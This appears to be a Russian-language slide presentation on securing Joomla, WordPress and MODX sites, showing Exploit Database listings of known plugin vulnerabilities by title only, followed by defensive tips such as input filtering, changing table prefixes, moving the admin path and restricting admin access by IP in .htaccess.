2014-09-24	↓	📄	🔒	Joomla Mac Gallery 1.5 - Arbitrary File Download	php	Claudio Vivian.

# Безопасность Joomla

//exploit-db.com

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers.

**1112 уязвимостей**

Title  CVE (eg: 2015-1423)  Advanced search

Total 1,112 entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2015-04-29	↓	-	🔍	OS Solution OSProperty 2.8.0 - SQL Injection	php	Brandon Perry
2015-04-02	↓	-	✅	Joomla Spider Random Article Component - SQL Injection	php	Jagriti Sahu
2015-03-30	↓	-	🔍	Joomla Gallery WD Component - SQL Injection Vulnerability	php	CrashBandicot
2015-03-30	↓	-	🔍	Joomla Contact Form Maker 1.0.1 Component - SQL injection vulnerability	php	TUNISIAN CYBER
2015-03-30	↓	-	🔍	Joomla Gallery WD - SQL Injection Vulnerability	php	CrashBandicot
2015-03-22	↓	-	🔍	Joomla Spider FAQ Component - SQL Injection Vulnerability	php	Manish Tanwar
2015-03-19	↓	-	🔍	Joomla ECommerce-WD Plugin 1.2.5 - SQL Injection Vulnerabilities	php	Brandon Perry
2015-03-16	↓	-	🔍	Joomla Simple Photo Gallery 1.0 - SQL injection	php	Moneer Masoud
2015-03-10	↓	-	🔍	Joomla Simple Photo Gallery 1.0 - Arbitrary File Upload	php	CrashBandicot
2014-11-15	↓	📄	✅	Joomla HD FLV Player < 2.1.0.1 - Arbitrary File Download Vulnerability	php	Claudio Vivian.
2014-11-13	↓	📄	✅	Joomla HD FLV Player < 2.1.0.1 - SQL Injection Vulnerability	multiple	Claudio Vivian.
2014-11-10	↓	📄	🔍	XCloner Wordpress/Joomla! Plugin - Multiple Vulnerabilities	php	Larry W. Cashd.
2014-10-25	↓	-	🔍	Creative Contact Form (Wordpress 0.9.7 and Joomla 2.0.0) - Shell Upload Vulnerability	php	Claudio Vivian.
2014-10-21	↓	-	✅	Joomla Akeeba Kickstart Unserialize Remote Code Execution	php	metasploit
2014-09-24	↓	📄	🔍	Joomla Face Gallery 1.0 - Multiple vulnerabilities	php	Claudio Vivian.
2014-09-24	↓	📄	🔍	Joomla Mac Gallery 1.5 - Arbitrary File Download	php	Claudio Vivian.

Total 1,112 entries

# Безопасность Wordpress

//exploit-db.com

## Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers.

816 уязвимостей

Title  CVE (eg: 2015-1423)  Advanced search

Total 816 entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title	Platform	Author
2015-05-13	↓	-	🛡️	WordPress Booking Calendar Contact Form 1.0.2 - Multiple vulnerabilities	php	i0akiN SEC-LAB.
2015-05-11	↓	-	✅	Wordpress N-Media Website Contact Form with File Upload 1.3.4 - File Upload	php	Claudio Vivian.
2015-05-08	↓	⚠️	🛡️	WordPress Yet Another Related Posts Plugin <= 4.2.4 - CSRF Vulnerability	php	Evex
2015-05-08	↓	-	✅	Wordpress RevSlider File Upload and Execute Vulnerability	php	metasploit
2015-05-08	↓	⚠️	🛡️	WordPress Ultimate Profile Builder Plugin 2.3.3 - CSRF Vulnerability	php	Kaustubh G. Pa.
2015-05-08	↓	⚠️	🛡️	WordPress ClickBank Ads Plugin 1.7 - CSRF Vulnerability	php	Kaustubh G. Pa.
2015-05-08	↓	⚠️	✅	Wordpress Ad Inserter Plugin 1.5.2 - CSRF Vulnerability	php	Kaustubh G. Pa.
2015-05-07	↓	⚠️	🛡️	Wordpress Freshmail Unauthenticated SQL Injection	multiple	Felipe Molina
2015-05-07	↓	⚠️	🛡️	WordPress Freshmail Plugin <= 1.5.8 - (shortcode.php) SQL Injection	php	Felipe Molina
2015-05-04	↓	⚠️	🛡️	Wordpress Ultimate Product Catalogue 3.1.2 - Multiple Persistent XSS & CSRF & File Upload	php	Felipe Molina
2015-04-29	↓	-	🛡️	WordPress TheCartPress Plugin 1.3.9 - Multiple Vulnerabilities	php	High-Tech Brid.
2015-04-27	↓	-	✅	WordPress <= 4.2 - Stored XSS	php	klikki
2015-04-23	↓	⚠️	🛡️	Ultimate Product Catalogue Wordpress Plugin - Unauthenticated SQLi	php	Felipe Molina
2015-04-23	↓	⚠️	🛡️	Ultimate Product Catalogue Wordpress Plugin - Unauthenticated SQLi #2	php	Felipe Molina
2015-04-21	↓	-	🛡️	Wordpress NEX-Forms < 3.0 - SQL Injection Vulnerability	php	Claudio Vivian.

Total 816 entries

# Безопасность MODX

//exploit-db.com

## Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

**12 уязвимостей**

Title  CVE (eg: 2015-1423)  Advanced search

Date ▾	D	A	V	Title	Platform	Author
2014-11-05	↓	-	🕒	Modx CMS 2.2.14 - CSRF Bypass & Reflected XSS & Stored XSS Vulnerability	php	Narendra Bhati
2012-03-14	↓	-	🕒	ModX 2.2.0 - Multiple Vulnerabilities	php	n0tch
2010-12-06	↓	-	🕒	MODx Revolution CMS 2.0.4-pl2 - Remote XSS POST Injection Vulnerability	php	LiquidWorm
2010-09-29	↓	-	✅	MODx 2.0.2-pl - manager/index.php modahsh Parameter XSS	php	John Leitch
2010-09-29	↓	-	✅	MODx manager/controllers/default/resource/tvs.php class_key Parameter Traversal Local...	php	John Leitch
2010-06-14	↓	-	✅	MODx 1.0.3 - 'index.php' Multiple SQL Injection Vulnerabilities	php	High-Tech Brid.
2008-11-23	↓	-	✅	modx CMS <= 0.9.6.2 (rfi/XSS) Multiple Vulnerabilities	php	RoMaNcYxHaCkEr
2008-02-07	↓	-	✅	MODx 0.9.6 index.php Multiple Parameter XSS	php	Alexandr Polya.
2008-01-05	↓	-	✅	modx CMS 0.9.6.1 - Multiple Vulnerabilities	php	BugReport.IR
2008-01-02	↓	-	✅	MODx 0.9.6.1 - 'AjaxSearch.php' Local File Include Vulnerability	php	AmnPardaz Secu.
2008-01-02	↓	-	✅	MODx 0.9.6.1 - 'htcmime.php' Source Code Information Disclosure Vulnerability	php	AmnPardaz Secu.
2006-11-03	↓	-	✅	MODx CMS <= 0.9.2.1 (FCKeditor) Remote File Include Vulnerability	php	nuffsaid

# Как защититься?

1. **Фильтруйте все данные поступающие от пользователей**
2. **Меняйте префиксы таблиц базы данных**
3. **Переопределяйте путь к админке**
4. **Закрывайте к уязвимым разделам доступ по IP адресу**
5. **Протоколируйте попытки проникновения**
6. **Обновляйте всё ПО**

# MODX

## Подмена пути к админке

### Установка контекста

#### Параметры веб-контекста (часть сайта доступная внешним пользователям )

Если вы хотите изменить параметр, то поставьте галочку напротив этого параметра и отредактируйте его вручную. Если вы не поставите галочку напротив параметра, то система будет использовать параметр, определённый автоматически.

Путь к файлам веб-контекста:

URL для веб-контекста:

#### Параметры коннекторов контекста (AJAX коннекторы)

Если вы хотите изменить параметр, то поставьте галочку напротив этого параметра и отредактируйте его вручную. Если вы не поставите галочку напротив параметра, то система будет использовать параметр, определённый автоматически.

Путь к коннекторам контекста:

URL для коннекторов контекста:

#### Параметры контекста административной части сайта (интерфейс администратора сайта)

Если вы хотите изменить параметр, то поставьте галочку напротив этого параметра и отредактируйте его вручную. Если вы не поставите галочку напротив параметра, то система будет использовать параметр, определённый автоматически.

Путь к контексту административной части сайта:

URL контекста административной части сайта:

Назад

Далее

# MODX

## Подмена префикса таблиц

MODX REVOLUTION VERSION 2.2.0-PL2



### Connection Information

#### Database connection and login information

Please enter the following information to connect to your MODX database. If there is no database yet, the installer will attempt to create it for you. (This may fail if your database configuration or the database user permissions do not allow it.)

Database type:	<input type="text" value="mysql"/>
Database host:	<input type="text" value="localhost"/>
Database login name:	<input type="text" value="root"/>
Database password:	<input type="password" value="...."/>
Database name:	<input type="text" value="modxrevo22"/>
Table prefix:	<input type="text" value="modx_"/>

→ [Test database server connection and view collations.](#)

# Запрет доступа чужим IP адресам

Файл `admin/.htaccess`

`RewriteEngine Off`

`Order deny,allow`

`Deny from all`

`Allow from 122.233.122.223 # home`

`Allow from 122.233.122.224 # work`

# Илья Ершов

**Веб-разработчик, руководитель  
интернет-проектов**

[ershov.ilya@gmail.com](mailto:ershov.ilya@gmail.com)

**Skype: [ershov.ilya](https://www.skype.com/people/ershov.ilya)**

[www.ershov.pw](http://www.ershov.pw)

**Спасибо за внимание**